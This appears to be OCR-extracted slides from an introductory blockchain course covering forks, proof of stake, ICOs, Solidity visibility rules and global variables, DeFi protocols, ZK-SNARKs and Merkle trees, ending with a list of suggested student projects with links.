Soft Fork

Hard Forks = Loosen Rules


Soft Forks = Tighten Rules



# How PoS (proof of stake) works ?




# Initial Coin Offerings :  raising capital on Ethereum




- https://github.com/sduprey/ICO_TOKEN
- Utility tokens : enable product consumption & DAO governance

# Initial Coin Offering



# Writing your smart contracts

Visibility of variables and functions

| | public | external | internal | private |
|---|---|---|---|---|
| Modifier functions | ✓ | ✓ | ✓ | ✓ |
| Modifier variables | ✓ | ✗ | ✓ | ✓ |
| Accessible within the current contract | ✓ | ✗ | ✓ | ✓ |
| Accessible in derived contracts | ✓ | ✗ | ✓ | ✗ |
| External access | ✓ | ✓ | ✗ | ✗ |

https://github.com/sduprey/blockchain_introductory_course/tree/main/first_contracts


https://docs.soliditylang.org/en/v0.8.30/


## Solidity Global Variables

Last Updated : 08 Apr, 2023

Global variables in Solidity are predefined variables available in any function or contract. These variables reveal blockchain, contract, and transaction data. Some common global variables in Solidity:


| Variable | Type | Description |
|---|---|---|
| msg.sender | address | The address of the account that sent the current transaction. |
| msg.value | uint | The amount of Ether sent with the current transaction. |
| block.coinbase | address | The address of the miner who mined the current block. |
| block.difficulty | uint | The difficulty of the current block. |
| block.gaslimit | uint | The maximum amount of gas that can be used in the current block. |
| block.number | uint | The number of the current block. |
| block.timestamp | uint | The timestamp of the current block. |
| now | uint | An alias for block.timestamp. |
| tx.origin | address | The address of the account that originally created the transaction (i.e., the sender of the first trar chain). |
| tx.gasprice | uint | The gas price (in Wei) of the current transaction. |




# DeFi : Decentralized Exchanges & Money Market

- Demonstrating uniswap V2, V3
- Smart concentrated liquidity trading bot
- https://github.com/sduprey/blockchain_introductory_course/tree/main/smart_liqui_bot
- Leveraging loop in Aave





# ZK SNARK explained : just understand the big picture

https://www.altoros.com/blog/zero-knowledge-proof-improving-privacy-for-a-blockchain/



# Merkle tree explained : just understand the big picture



# Advanced topics

- Solidity projects
  - Make an ICO (EVM world) (https://github.com/sduprey/ICO_TOKEN)
  - Implement a multisig (https://docs.openzeppelin.com/community-contracts/0.0.1/multisig, https://www.codementor.io/@beber89/build-a-basic-multisig-vault-in-solidity-for-ethereum-1tisbmy6ze)
  - Make a NFT from a poem (https://www.alchemy.com/docs/how-to-create-an-nft)
- Cryptography
  - Explain and demonstrate a Merkle tree (https://www.geeksforgeeks.org/introduction-to-merkle-tree/)
  - Explain and demonstrate Elliptic curve cryptography (ECDSA) (https://ecdsa.readthedocs.io/en/latest/quickstart.html)
  - Explain zk-snark and their use in Tornado Cash (https://docs.tornado.cash/)
- Protocol
  - Explain Solana consensus algorithm (PoH: proof of history) (https://solana.com/developers/evm-to-svm/consensus#solanas-consensus)
- DeFi
  - Explain and demonstrate a concentrated liquidity bot on a DEX (https://github.com/sduprey/blockchain_introductory_course/tree/main/smart_liqui_bot)
  - Explain flash loans (https://coinsbench.com/aave-v3-simple-flash-loan-tutorial-f0775d5e001a) and their use to set up leveraged lend/borrow loop to augment your yield on pegged assets (https://defillama.com/yields/loop)